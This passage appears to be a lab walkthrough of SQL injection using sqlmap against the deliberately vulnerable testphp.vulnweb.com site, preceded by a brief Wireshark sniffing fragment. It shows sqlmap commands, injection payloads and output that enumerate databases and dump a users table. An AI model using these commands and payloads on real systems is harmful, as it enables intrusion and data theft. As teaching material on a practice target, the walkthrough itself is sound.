
The username and password is heard by the hacker.



WireShark


Step14:

Open Wireshark tool for capturing and analyzing network traffic to monitor data packets over the network.



Step15:

Select eth0 option from the list and its interface will get opened.



SQL Map

Step 1:

First, we applied Crawling on the target website, in order to identify the vulnerability of website.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 batch -- level 1
```


Step-2:

Enter 'Yes', to start testing the URL of website


```
root@kali: /home/kali
File Actions Edit View Help
[23:20:43] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[23:21:24] [INFO] writing crawling results to a temporary file '/tmp/sqlmap_94ykpss6401/sqlmapcrawler-fzmqgs1z.txt'
[23:21:24] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/hpp/?pp=12
do you want to test this URL? [Y/n/q]
> y
[23:21:30] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'
[23:21:30] [INFO] using '/root/.local/share/sqlmap/output/results-06202024_1121pm.csv' as the CSV results file in multiple targets mode
[23:21:30] [INFO] testing connection to the target URL
[23:21:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:21:31] [INFO] testing if the target URL content is stable
[23:21:32] [INFO] target URL content is stable
[23:21:32] [INFO] testing if GET parameter 'pp' is dynamic
[23:21:32] [WARNING] GET parameter 'pp' does not appear to be dynamic
[23:21:33] [WARNING] heuristic (basic) test shows that GET parameter 'pp' might not be injectable
[23:21:33] [INFO] heuristic (XSS) test shows that GET parameter 'pp' might be vulnerable to cross-site scripting (XSS) attacks
[23:21:33] [INFO] testing for SQL injection on GET parameter 'pp'
[23:21:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:21:34] [WARNING] reflective value(s) found and filtering out
[23:21:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:21:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

```
root@kali: /home/kali
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist--7469 UNION ALL SELECT CONCAT(0x7178627a71,0x6a564a584c6b65546d557448415454675363546c705746637874496c546b6876546e6a5463554267,0x7171766a71),NULL,NULL--
do you want to exploit this SQL injection? [Y/n] y
[23:23:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] y
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=validopp-12'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=2'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[23:23:39] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[23:23:39] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-06202024_1121pm.csv'
[*] ending @ 23:23:39 /2024-06-20/
```

Step-3:

Enter the following command to get information about a specific Table.


```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
```




```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 01:00:42 /2024-06-21/  
[01:00:43] [INFO] resuming back-end DBMS 'mysql'  
[01:00:43] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns
```


Step 4:

Fetch the user data and store in the file.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -dump  
[!] unable to retrieve column names for table 'users' in database 'acuart'  
do you want to use common column existence check? [y/N/q] y  
[!] data retrieval problems you are advised to try a well  
known file do you want to use?  
[1] default (/usr/share/sqlmap/files/known-columns.txt) (press Enter)  
[2] custom  
[3] https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not  
responsible for any misuse or damage caused by this program.  
[!] Please enter number of threads (Enter for 3 (current))  
[*] starting @ 00:32:15 /2024-06-21/  
[00:32:15] [INFO] resuming back-end DBMS 'mysql'  
[00:32:15] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)
```




```
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))CCQG)  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-7469 UNION ALL SELECT CONCAT(0x7178627a71,0x6a564a584c6b  
65546d57448415454675363546c705746637874496c546b6876546e6a5463554267,0x717176  
6a71),NULL,NULL--  
[00:21:54] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.0.12  
[00:21:54] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[00:21:54] [INFO] fetched data logged to text files under '/root/.local/share  
/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 00:21:54 /2024-06-21/
```


```
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -  
D acuart -T users -dump
```


Step 5:

Also fetch whole database which file name sqllist session
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --
random-agent --dbs



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --random-agent  
--dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut  
ual consent is illegal. It is the end user's responsibility to obey all appli  
cable local, state and federal laws. Developers assume no liability and are n  
ot responsible for any misuse or damage caused by this program  
  
[*] starting @ 00:21:53 /2024-06-21/  
  
[00:21:53] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X  
11; U; Linux x86_64; en-US; rv:1.9.0.5) Gecko/2008121806 Gentoo Firefox/3.0.5  
' from file '/usr/share/sqlmap/data/txt/user-agents.txt'  
[00:21:53] [INFO] resuming back-end DBMS 'mysql'  
[00:21:53] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
-----  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 4879=4879  
  
Type: time-based blind
```






Step 5:

Fetch tables of all database


`sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables`



Step 6:

